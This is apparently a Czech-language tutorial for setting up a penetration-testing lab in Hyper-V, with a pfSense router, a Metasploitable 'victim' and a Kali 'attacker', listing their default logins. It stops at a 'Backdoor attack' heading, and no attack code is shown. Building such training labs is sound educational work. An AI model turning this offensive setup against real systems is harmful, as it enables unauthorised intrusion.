


- spustíme KALI a přihlašovacími údaji:
 - username **kali** a password **kali**


Instalace pomocí Hyper-V

- instalace pomocí virtualizačního nástroje od společnosti Microsoft Windows
- stáhněte si připravené virtuální stroje ze sdílené složky na OneDrive
- extrahujte soubor se třemi virtuálními systémy
 - pfSense virtuální router
 - Metasploitable (naše oběť)
 - Kali (náš útočník)

- před přidáním virtuálního routeru přidáme nový virtuální přepínač
 - přejdeme do správce virtuálního přepínače




- ve správci vytvoříme nový privátní virtuální přepínač




-nyní importujeme všechny virtuální router pfSense


- projdeme postupně průvodce




- vybereme složku s virtuálním routerem



- zvolíme zaregistrovat virtuální počítač na místě




- nakonec zvolíme dokončit
- po přidání zkontrolujeme nastavení sítě



- obdobně jako virtuální router přidáme zbylé dva virtuální stroje
 - kali linux
 - **username: kali**
 - **password: kali**
 - metasploitable
 - **username: msfadmin**
 - **password: msfadmin**
- spustíte všechny virtuální stroje
 - po plném spuštění pfSense zkontrolujte připojení Metasploitable a Kali k internetu

- nyní máme nastavenou následující strukturu



Backdoor attack

